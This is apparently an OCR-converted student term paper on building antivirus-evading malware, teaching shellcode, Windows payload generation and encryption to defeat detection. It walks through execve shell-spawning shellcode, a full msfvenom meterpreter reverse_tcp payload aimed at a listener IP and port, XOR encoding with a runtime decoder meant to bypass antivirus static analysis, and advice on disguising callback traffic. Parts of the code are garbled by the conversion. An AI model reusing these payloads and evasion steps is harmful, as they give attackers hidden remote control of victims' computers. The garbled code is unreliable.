Fully Undetectable Malware

Term Paper candidate ***Alessandro Groppo***

Institute of Higher Education " *Camillo Olivetti* ”

2016/2017 School Year

Preface

For many years, there is an ongoing conflict between the malware developers and antivirus, the ones that chasing each other.
Unfortunately, the malware developers always seem to win and to be in at least one step ahead of those who seek to develop security software for different platforms.
This paper mainly discuss the work of antivirus and various controls They are meant to do on individual files on our computer. At the same time we will also see a few tricks to evade these controls and get the better of most common antivirus circulation.

The goal of this work is to understand the functioning of the AV, the different vulnerability and 'dark zones' inside of the same, even inserting some knowledge on defenses implemented over the years by most operating systems, on writing shellcode and su reverse-engineering.

As for the reading of this work, finally, no special knowledge, although it is advisable to medium-low knowledge regarding assembly and C.

Shellcode

What is a *shellcode*

If we divide the word, we find the word *shell (=* terminal) and *code (=* code). From this
we may infer that it is simply a code for a shell, or rather, a code for
run a shell. And indeed it is, although not entirely.
If you were to give a real definition of what is actually shellcode,
we should say that it is a sequence of machine instructions to be executed by in
succession to the processor.
This definition comes from the fact that generally the instructions to be executed by the machine
They are adapted to open a shell (remote or *privilege escalation),* but in the same way one
shellcode could have as a goal to edit / delete files, download from the internet
a virus with a larger one, or do anything else has been designated to do. Hence, the most appropriate definition could be more
simply *somecode ,* but for
comfort we use the word shellcode.

How does the compilation

When we write a program in a compiled language, which can be an example C,
we know that our source code is translated into the language closer to the machine
(Assembly), only to be executed in the only language that the computer actually understands,
ie the binary.
With this brief explanation on compiled languages, we lost a siam
crucial point to understand the operation of the shellcode, or that every education
assembly generated by the compiler, in turn is a hexadecimal representation
(call **opcode).**
For a better understanding see the example below:
A common task that we can find the disassembly of a program
the operation of *xor ,* often it used to reset the value of a register (if performing the xor of
same, you get 0 as a result).

For x86 processors, the instruction of *xor* It is represented by
31
as a result, to reset the register *eax* → *xor eax,eax*
31 c0


This can be termed the last step of 'translations' as compiled language to language
binary, because the computer will interpret this translating operation code in binary. We will
therefore:
xor eax,eax → *31 c0* → **0011 0001 1100 0000**

respectively, assembly, operating and binary code. (*In this case, this operation will occupy 2 bytes)*

That said, we do not necessarily write the shellcode in opcodes (or worse still in binary), but using the assembly, then go subsequently to take the their operational codes by *objdump (*that you will speak shortly).

We write the first shellcode

We now have all the knowledge available to develop our first shellcode. Now we illustrate how to develop a simple shellcode which aims to spawn a
shell.
We are now going to write what we need in C, using a
syscall (system call), *execve().*
We obviously are interested to know what this syscall requires as parameters, and its operation, and we can see all shown below:



execve - execute program

SYNOPSIS

```
#include <unistd.h>

int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

DESCRIPTION

execve() executes the program pointed to by *filename*. *filename* must be either a binary executable, or a script starting with a line of the form "**#!** *interpreter* [arg]". In the latter case, the interpreter must be a valid pathname for an executable which is not itself a script, which will be invoked as **interpreter** [arg] *filename*.


argv is an array of argument strings passed to the new program. *envp* is an array of strings, conventionally of the form **key=value**, which are passed as environment to the new program. Both *argv* and *envp* must be terminated by a null pointer. The argument vector and environment can be accessed by the called program's main function, when it is defined as **int main(int argc, char *argv[], char *envp[])**.

The first parameter is a pointer to characters, which must contain the name of the program run, while the last two are pointers to arrays of characters to pass parameters to program (respectively: the second to pass parameters from within the program and the third for the environment variables).
We will need only the first parameter, because what interests us is spawn a shell, with no need for other parameters. We need as the first parameter to enter

/bin/sh (writing on terminal / bin / sh spawnata will in fact be a new shell) and the remaining parameters *null ;* therefore, the following C program will do exactly what we are interested.


```c
# include    < unistd.h>
int  main ()   {

            char   * arg1 ="/ bin  / sh  ";  execve  ( arg1  , NULL
     , NULL  );  }
```

Then we compile our source:



```
[Alessandro] >gcc exampleShell.c -o exampleShell
[Alessandro] >
```

And run it:



```
[Alessandro] >./exampleShell
bash-3.2$
```


As we can see, a new shell was created! This means that our code
C works, but now comes the tricky part: write the same version in assembly. Entering the assembly logic we know that things change, and get complicated. If we know the operation of the stack, we know that uses a structure LIFO (Last In

First Out), which means that, translated, the last to enter is therefore the first one out. Interupt will use a software to call our syscall and spawn a shell. To do so, within an OS X system, we must adhere to a specific structure,

by inserting ' *opcode (* opcode) within the registry *eax,* and the parameters that we pushando
affecting the stack from right to left (then insert the first and last parameter
so on until you get to the first parameter, inserting it last).
In addition, to properly run the Interupt, we should add extra 4 bytes on the stack
(This in OS X and FreeBSD environments).
So, in summary, what we have to do is:

1) Insert the third parameter → *null*
2) Insert the second parameter → *null*
3) Insert the first parameter → '/bin/sh'
4) Enter the operation code (opcode) of *execve()* in *eax* → 0x3b (59 in decimal)
5) Add 4 extra bytes to the stack
6) Call the software Interupt

So, when dell'interupt, the stack is to be as shown below:



Perfect, we can now get our hands dirty with a little 'code. Let's start with the first problem, insert the string ' / *bin/sh '* the stack. To do this you use an old trick of the *jump & call:*

```
jmp main string :
...... ...... ......
...... stringa:
call main db ' bin/bash'
, 0



                    ; initialize the string in rAM
```


In this way, as soon as the code will begin, it will jump immediately *string ,* which in turn calls the main routine, *main.* By doing so, it stores the return address on the stack (education next to *call main),* that it is the address that points to the string ' / *bin/bash'.*
We know that the first parameter ('/ bin / bash') must be passed last, save it then momentarily in *ebx ;* There will be sufficient to withdraw the last stack value (The return address pointing to the string) through *pop ,* and, since we will have to save the first parameter in ebx, we will write:

```
jmp main string :

pop ebx                          ; ebx save in the address of the string '/ bin / sh'
....
....
....
....
stringa: call main
db ' bin/bash' , 0
                    ; initialize the string in rAM
```

Before inserting the syscall number in *eax* , we make sure that the register (which we will used later) is initialized with 0.

```
jmp main string :
   pop ebx
                                        ; save in ebx l ' address of the string '/ bin / sh'
xor eax , eax                           ; azzeriamo eax
....
....
stringa: call main
db ' bin/bash' , 0
                                ; initialize the string in rAM
```

Now, as explained above, we should enter the parameters in reverse,
so we insert from the third to the first parameter in the stack, and add the extra 4 bytes that there are needed; to do this, we subtract 4 to *esp* . This register (stack pointer) points at the top of stack, and given that the stack moves downwards (towards lower addresses, as shown in figure below), it is sufficient to subtract 4 *esp* .



And as a result:

```
jmp main string :
   pop ebx
                                        ; save in ebx l ' address of the string '/ bin / sh'
xor eax , eax                           ; azzeriamo eax
push 0x0                                ; third parameter (null)
push 0x0                                ; second parameter (null)
push ebx                                ; first parameter ( 'bin / sh')
sub esp, 4                              ; add 4 bytes of the stack
....
```

....

```
stringa:  call main
db  ' bin/bash' , 0
                         ;  initialize the string  in  rAM
```


Perfect, we can finally conclude our code, we put in *eax* l'opcode (**0x3b) e**

finally we launch the Interupt software.

```
jmp main string  :
   pop ebx
                                      ;  save  in  ebx l ' address of the string  '/ bin  / sh'
xor eax  , eax                        ;  azzeriamo eax
push 0x0                              ; third parameter (null)
push 0x0                              ; second parameter (null)
push ebx                              ; first parameter ( 'bin / sh')
sub esp, 4                            ; add 4 bytes on the stack
add eax,0x3b                          ; inserisco in eax l'opcode di execve
int 0x80                 ;    interupt

stringa:  call main
db  ' bin/bash' , 0
                         ;  initialize the string  in  rAM
```


Now our assembly is complete! Just assemble it

with *masm :*




```
[[Alessandro] >nasm -f macho -o execve.o execve.asm
 [Alessandro] >
```

link it through *ld :*



```
[[Alessandro] >ld execve.o -o execve
 [Alessandro] >
```

and finally run it:




```
[[Alessandro] >./execve
 bash-3.2$
```

As we see spawnata was a shell, just what we were interested in.

Integriamo lo shellcode in un programma

Now that we have created our shellcode, we should go and write it in a way that it can be
integrate in a program, then go get their operational codes
disassembled and insert them in succession. First we'll use *otool* (or *objdump)* to get the opcodes that interest us.



```
[[Alessandro] >otool -t execve
execve:
Contents of (__TEXT,__text) section
00001fd3        e9 1b 00 00 00 5b 31 c0 68 00 00 00 00 68 00 00
00001fe3        00 00 53 05 3b 00 00 00 81 ec 04 00 00 00 cd 80
00001ff3        e8 e0 ff ff ff 2f 62 69 6e 2f 73 68 00
```

The -t switch displays the hexadecimal section .text

Now just take them in the order in which they are displayed and insert them as follows,
manner that they can then enter into an array of characters (assuming in C) and pick them to perform.

*\x **e9** \ x **1b** \ x **00** [...]*

or

0x e9 , 0x 1b, 0x 00 [...]

Suppose you want to use the first approach, we will:

```
\xe9\x 1b \x 00 \x 00 \x 00 \x 5b \x 31 \xc0\x 68 \x 00 \x 00 \x 00 \x 00 \x 68 \x 00 \x 00 \x 00 \x 00 \x 53 \x 05 \x 3b \x 00 \x 00 \x 00
 2f \x 62 \x 69 \x 6e \x 2f \x 73 \x 68 \x 00
```

Wanting then to integrate it into a C program, we can create an array of characters containing the
shellcode:

```
unsigned   char  shellcode  []=
" \xe9\x 1b \x 00 \x 00 \x 00 \x 5b \x 31 \xc0\x 68 \x 00 \x 00 \x 00"
" \x 00 \x 68 \x 00 \x 00 \x 00 \x 00 \x 53 \x 05 \x 3b \x 00 \x 00 \x 00"
" \x 81 \XEC \x 04 \x 00 \x 00 \x 00 \xcd\x 80 \xe8\xe0\xff\xff"
" \xff\x 2f \x 62 \x 69 \x 6e \x 2f \x 73 \x 68 \x 00 ";
```

To run it:

```
void  executeShellcode  () {
(*   ( int  (*)())  shellcode  )();
```

} Or more simplified:

```
void executeShellcode () {
void (* fp )(); // function pointer fp = shellcode;

fp (); }
```

So a function pointer with no arguments, is assigned the address of the shellcode.

We use metasploit

What we have seen so far was a mere shell code that could be used to *privilege escalation ,* when we must instead establish a shell remotely things even more complicated. Not to digress too much about - as well as for comfort - we will see the use of *msfvenom (* tool from the project *metasploit ,* framework dedicated to the penetration-testing).

The goal of this tool is to create a lot more complrddi shellcode that tackle any requirements in regard to any platform.
We'll assume you want to run shellcode on a Windows target, regardless of whether 32 or 64 bits, in order to establish a remote shell towards our computer, in such a way that it can be remotely control. We will use as well, the classic *reverse shell.*

The concept of reverse shell is very intuitive:
Rather than be the ones to request a shell towards the victim machine, it will be in 'Request' to us to control a shell, thereby eliminating any problem related to firewall, since it is limited, generally, to traffic control *in-bound (* traffic coming outside), unless additional rules.
To reverse a local shell, there are far fewer complications, in case you want to do through IP public, you should keep more things into account. For example, it might be useful to analyze Possible firewall rules, analyzing the target with *Network Scanner* come[1] *nmap.* In addition, to arouse less suspicion, it would be optimal to listen on ports 80 and 443 (serving root permessimetto listening on the machine), so as to disguise a possible network analysis, mingling with a simple HTTP / S connection. Accordingly, we must, through the router, allowing access to the listener via network

public.


1 Network Scanner: dedicated network analysis tool. Generally used to learn about the services on the network of a computer.

(image)

This technique is used, for the reason that the vulnerabilities in the networks
local, exploited by the worm, have become increasingly rare. This 'shortage' has also led the antivirus themselves not to continue the analytical developments concerning traffic monitoring local network, being obsolete and out of date, bringing with it a good source of vulnerability.

Premise: To provide a complete sample images, Kali Linux has been used on VirtualBox. Kali is a Linux distribution with many pre-installed tool for every need within the penetration-testing. The Metasploit Framework is available for free download on Rapid7 for Windows and Linux, for more information *https://www.metasploit.com/* .

After this brief introduction, we begin by opening the terminal and type *msfvenom.*




```
root@kali:~# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to u
se custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads,
encoders, nops, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to th
e payload
    -f, --format        <format>     Output format (use --help-formats for a lis
t)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space <length>     The maximum size of the encoded payload (de
faults to the -s value)
```

As we will see the output ' *usage (* how is it ran the program) and the available parameters, with Their use is a short explanation about it. As we see from the output, msfvenom replaces the old tool (now no longer present in the latest versions of Kali Linux) *msfpayload* e *msfencode.*

If you are interested in having a list of payloads and encoders, simply call the program topic -- ***list*** *(* or simply - ***l)*** followed by what we need. For example we wanted to see all the available payload, just type:

msfvenom --list payloads

Understand how to use it, let's write our shellcode via msfvenom:




```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.8 LPORT=4444
--platform windows --arch x86 -f c > shellcode.txt
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
root@kali:~#
```

Carry also a description of what is written:

- The parameter **p** It indicates the payload that we are interested to use. In this case we chose a *reverse_tcp* for Windows (to list the available payloads, just see above).
    - The successive values (respectively **LHOST** e **LPORT)** characterize the payload. So the first (***Listener* Host)** is the host of listening, will therefore put the IP address (local or public, unlike the needs) of the computer with which we would like to have access to *reverse shell* . In case the attack is carried out in Local and we are hypothetical attackers, just type *ifconfig* from the terminal and take your own wireless in the local interface IP.
      Listener Port is the gate, listening, or where there later we will listen for the shell. 4444 is the default one, I put one only for its standard use.
- **platform** specifies the machine that will run the shellcode, Windows.
- **arch** instead the specific architecture. The use of the x86 architecture (32-bit) is for a question of portability, since, due to inheritance of the 'new' 64-bit, it will be executable on both architectures.
- **f (** *format)* specifies the format you want. We then will affect in a integralo program in C, then the pass *'c'* as an argument. You can use other languages (such as python), as well as directly executable (formats. *exe* eg).
- Finally, unless the shellcode in a 'shellcode.txt' files, so as to have it directly saved on your computer.

The payload is 333 bytes. We basically do not care because we must integrate a program, and space we have what we want. It is far more determinant in other applications, such as *Code Caves (* which we will cover in depth last chapter).

So now our *shellcode.txt* will contain the shellcode:



```
root@kali:~# cat shellcode.txt
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\xc0\xa8\x00\x08\x68\x02"
"\x00\x11\x5c\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea"
"\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x61\x00\x00"
"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83"
"\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a"
"\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57"
"\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68\x00"
"\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68"
"\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff"
"\xff\x01\xc3\x29\xc6\x75\xc7\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00"
"\x53\xff\xd5";
```

Perfect, now we just have to integrate it into a program (as seen above) and then

encrypt it.

We encode our shellcode

The phase encryption of a shellcode to go unnoticed all ' **static analysis** the AntiVirus
(Which we will deepen later) is vital.
Just to introduce the subject, the static analysis allows the antivirus to scan the
Binary program in search of hypothetical values classified as malware (where
current and continuously updated good part of the shellcode), if these are
present, the file will be reported as a potential danger.
Bypassing this type of analysis is very simple because, as introduced by the title of
paragraph, simply encrypt and then decrypt our shellcode. The task of encryption is to make arduous analysis by AV and

reverse-engineering (the subject of the next chapter).
Since the AV file performs checks on the hard disk, and we're going to decrypt
execute the shellcode directly in RAM memory, the area where the AntiVirus has no chance of
analyze (once executed); So let's see how you can deciptare our shellcode
in a manner to bypass this type of analysis.

To encrypt our shellcode will use a XOR with 4 indexes, which will perform *xor* of
using the latter in succession 4 indexes in the specified key (which will serve
also subsequently to decrypt the shellcode).

We assume, therefore, a similar key:

```
unsigned   char  key  []={
           0xcc  ,   0xfa  ,   0x1f  ,   0x3d
};
```

This representation is nothing more than a character array containing the key
encryption / decryption of the shellcode, composed of 4 indexes. The indexes are 4, in
hexadecimal: 0xcc 0xFA 0x1f 0x3D

To encrypt our shellcode is simply a for loop on the whole array of shellcode
performs *xor* thereof, with for index determined from the rest between the magnitude of the shellcode and
index *i (* result that will be progressive from 0 to 4, and reitererà these values until the end of the
shellcode).

```
         for   ( i  = 0  ;  i  <( sizeof  ( shellcode  )- 1  )   ;  i  = i  + 1  ){   shellcode  [ i  ]= shellcode
          [ i  ]^ key  [ i   %   sizeof  ( key  )];  }
```

At the end of the cycle, we will have the shellcode array of characters encrypted with the specified key,
Now just add a function to our malware before running the shellcode, the
decript.

```
void  decode  ()   {
            printf  ( "\ nDecripto lo shellcode .... \n"  );
            for    ( i  = 0  ;  i  <( sizeof  ( shellcode  )- 1  );  i  += 1  )
                        shellcode  [ i  ]= shellcode  [ i  ]^ key  [ i  % sizeof  ( key  )];   printf  ( " Shellcode decriptato !\n"
     );  }
```

Therefore, before running the shellcode, you must call the following function:

```
void  executeShellcode  () {
decode();
(*    ( int  (*)())  shellcode  )();   }
```

As we said, this method works well for bypassing the static analysis of

part of AV but will not be enough to bypass it entirely, because, as we shall see in chapter
dedicated, the malware will fail when the AV in a Sand Box simulates the execution of our
program.

Reverse-engineering

Keynote

The reverse-engineering (literally *inverse analysis)* It allows to analyze the functioning of
a program going to disassemble and monitor the execution of the latter. What we're going to see is just a brief introduction about the topic, from
Because we'll use later to inject our code within a
program, passing it off as normal. The term *reverse-engineering ,* or reverse engineering, environment not only in the IT sector;

just think that it was used, and still today, in the military, to understand the attacks of
enemy and improve their own. I need to mention *Wikipedia* to understand exactly its meaning:

" The process of ***reverse engineering*** *It consists in the analysis of the detailed operation,
design and development of an object (device, component electric , mechanism, software,
etc.) in order to produce a new device or program that has an analogous operation,
maybe improving or increasing the efficiency of the same,* ***without actually copy anything
the original . "***

Returning to the field computer, the inverse analysis of a software requires good knowledge
of assembly language programming and logic, that with the help of tools created ad-hoc,
allow to trace the detailed operation of the program, up to a
high-level representation of abstraction (e.g. pseudocodice).
The application of this process in the IT field is very wide, from cheating in
videogame to bypass built-in controls in the program (for verification codes, passwords ...). To better understand the concept, and since then we'll make a small use (for
This I will confine myself to a very basic example) we will see the use of OllyDbg and
some hints of IDA

OllyDbg

OllyDbg can be downloaded from the official site *ollydbg.de* in free version, only available for
Windows.
It is the only tool that can do these things, there are many alternatives as *WinDbg ,* or
IDA, the latter much more professional and comprehensive, offering multiple charts and views much more
